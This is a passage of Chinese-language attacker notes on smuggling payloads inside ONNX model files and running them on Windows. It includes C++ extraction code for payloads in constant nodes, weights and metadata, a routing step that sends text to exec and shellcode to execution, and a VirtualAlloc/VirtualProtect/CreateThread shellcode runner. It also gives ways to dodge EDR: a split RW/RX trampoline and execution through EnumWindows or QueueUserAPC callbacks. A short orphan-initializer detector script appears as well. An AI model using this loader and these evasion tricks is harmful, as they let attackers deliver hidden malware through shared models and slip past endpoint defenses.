                if (!gMsg.empty()) { scan(gMsg, depth + 1); continue; } // 子图
                if (type != 4 || tMsg.empty()) continue;                // 只看 TENSOR
                size_t tpos = 0; pb::Field tf;
                std::string name; std::vector<uint8_t> raw;
                while (pb::next_field(tMsg.data(), tpos, tMsg.size(), tf)) {
                    if (tf.number == 8) name.assign(tf.bytes_val.begin(), tf.bytes_val.end());
                    else if (tf.number == 9) raw = tf.bytes_val;
                }
                if (raw.empty()) continue;
                if (name == "const.payload") named = raw;
                else if (raw.size() > best.size()) best = raw;
            }
        }
    };
    size_t pos = 0; pb::Field f;
    while (pb::next_field(modelBytes.data(), pos, modelBytes.size(), f))
        if (f.number == 7 && f.wire_type == 2) { scan(f.bytes_val, 0); break; }
    return named.empty() ? best : named;
}
main调用方式:
} else if (method == L"constant") {
    payload = ExtractPayloadFromConstant(modelBytes);
    std::wprintf(L"[+] Extracted (constant-node): %zu B\n", payload.size());
}
自动策略constant -> weights -> metadata 依次尝试
payload = ExtractPayloadFromConstant(modelBytes);
if (payload.empty()) payload = ExtractPayloadFromWeights(modelBytes);
if (payload.empty()) payload = ExtractPayloadFromMetadata(modelBytes);
用Python API扫同一模型验证结果:
scanned Constant: name='const.payload'  raw=768      B   (node op_type='Constant')
   scanned Constant: name='const.payload'  raw=768      B   (node op_type='Constant')
   ... (If 两个分支里 6 个 768 B 的小常量)
   scanned Constant: name='const.payload'  raw=1,048,576 B  (node op_type='Constant')

named(const.payload) = 1,048,576 B
best (largest const) =          0 B
=> Extract returns     = 1,048,576 B`
拿到 1MB 字节之后不能做什么
上面三种方式走完,手里拿到的只是std::vector
p021模型dump一下
demo 配套 payload(make_demo_model.py 写的 weights.cache.v2):
  header: "# plugin: v2 ..."
  format: UTF-8 文本
  entropy: ~4.2
  -> 入口 # plugin:,exec(text) 去弹窗
本文的主角payload
header: 81 70 b1 9c d0 08 2e 9f ...
  format: float32[512,512] 随机权重
  entropy: 7.99-8.00(接近理论上限)
  strings: 无任何 >=4 字节 ASCII
  printable: <15%
  -> 不能直接 exec(),也不能当 shellcode 直接 CreateThread。
这两个字节流放在同一个模型里很能说明问题,一个伪装成orphaned initializer里的配置文本,一个伪装成卷积核没人用的常量矩阵。
分类逻辑只需要四个信号,一次扫描完成:
is_utf8_text       可打印率 > 90%,换行/缩进比例合理
  has_shellcode_sig  前几十字节是 x86 prologue(55 8B EC / 48 89 / FC 48 83 E4)
  looks_encrypted    熵 > 7.5、长度 4 的倍数、对齐填充
  is_random_weight   全是 float32、值域 [-1,1]、符合 Xavier/He 分布
这套判定逻辑不是空想,它就是 detect_orphan_initializers.py 的实际工作方式:
# detect_orphan_initializers.py: 图可达性检测
  def referenced_inputs(graph, acc):
      \"\"\"递归收集所有被节点引用的输入名,包括控制流子图(If/Loop/Scan 的 attr.g)。\"\"\"
      for node in graph.node:
          acc.update(node.input)
          for attr in node.attribute:
              if attr.HasField("g"):
                  referenced_inputs(attr.g, acc)

  def entropy(b: bytes) -> float:
      """Shannon 熵:文本约 3~5,普通权重偏低,加密/压缩接近 8。"""
      if not b: return 0.0
      c = Counter(b); n = len(b)
      return -sum(v / n * math.log2(v / n) for v in c.values())

  def scan(path: Path) -> int:
      model = onnx.load(path, load_external_data=False)
      ref = set(); referenced_inputs(model.graph, ref)
      orphans = [i for i in model.graph.initializer if i.name not in ref]
      for init in orphans:
          data = numpy_helper.to_array(init).tobytes()
          ent, pr = entropy(data), printable_ratio(data)
          if pr > 0.9:   notes.append(f"高比例可打印文本 ({pr:.0%})")
          if ent > 7.2 and init.data_type in (UINT8, INT8, STRING, BOOL):
              notes.append("高熵——疑似压缩/加密")
          print(f"  {init.name:32s} {dtype:8s} {len(data):>9,} B  熵 {ent:.2f}")
我们fallback通常在第二到第四类之间切换,shellcode直接VirtualAlloc,加密的需要先去找key(很大概率藏在同模型的另一个 initializer….),如果是随机的假权重,真实意图是让loader的 CreateThread直接崩在非法指令。
对应的执行端分流代码大致是:
if (is_utf8_text(payload))      { /* exec via Python/嵌脚本 */ }
  else if (has_shellcode_sig(b))  { /* ExecutePayload -------> */ }
  else if (looks_encrypted(b))    { /* XOR/ AES key 从 weights.cache.v2 / metadata_props 里拿 */ }
  else                             { /* 未知形态:不要 CreateThread,先留档 */ }
如果什么都不做就进ExecutePayload,1MB随机数据会在环境里立刻引发AV告警,我们的判断函数必须比execute先一步跑,且deploy端必须容忍识别不出来就返回的失败模式(感谢K3)
如果我们的ExtractPayloadFromConstant返回的是const.payload,fallback会是 is_random_weight=true,意味着这段字节本质上还是望梅止渴的诱饵,真正能跑的payload在我们的模型里是另一种形态,demo的popup initializer里那种UTF-8文本伪装成metadata的。
感觉真实跑的话会把识别步骤写成提前在模型入库阶段就刷掉所有随机权重payload,过滤率通常在90%以上(?)
执行
判定完成之后就是执行,ExecutePayload 在 winml_loader.cpp:475 只有十来行
LPVOID allocMem = VirtualAlloc(NULL, payload.size(), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
  memcpy(allocMem, payload.data(), payload.size());
  DWORD oldProtect;
  VirtualProtect(allocMem, payload.size(), PAGE_EXECUTE_READ, &oldProtect);
  HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)allocMem, NULL, 0, NULL);
每一行都对应一个可被检测的事件:
在进程的虚拟地址空间划出一块私有提交内存,EDR 的内存扫描器会把这类既非image也非heap/stack的anonymous private page列入可疑清单。
把payload字节写进刚分配的页面,这一步本身不危险,但如果payload的前几字节刚好匹配已知的 shellcode prologue(\x55\x8B\xEC / \x48\x89\xE5 / \xFC\x48\x83\xE4),很多EDR会立刻标记。
把 RW 页切到 RX,会产生 PAGE_PROTECTION_CHANGE 事件,且 RW → RX 或 RW → RWX 的转换序列是 EDR 检测 shellcode 的经典特征。
线程入口指向一块 unbacked 的 anonymous memory。EDR 会比对线程起始地址是否落在任何已加载模块的 .text 段内,不在就视为线程从 shellcode 启动。
如果我们必须走VirtualAlloc需要压低特征()
第一段RW写payload,第二段RX作为trampoline,通过间接跳转进入,这样我们的RWX页面存活时间从整个payload执行期间缩短到trampoline 初始化期间。
以及把CreateThread 换成 EnumWindows/QueueUserAPC,利用合法UI回调机制执行我们的 stub,让线程起始地址落在user32.dll或kernel32.dll 内部,欺骗线程必须在模块内的检查。
但即使这样unbacked executable memory这个标签是撕不掉的,所以我更倾向payload做成自提取Shellcode(
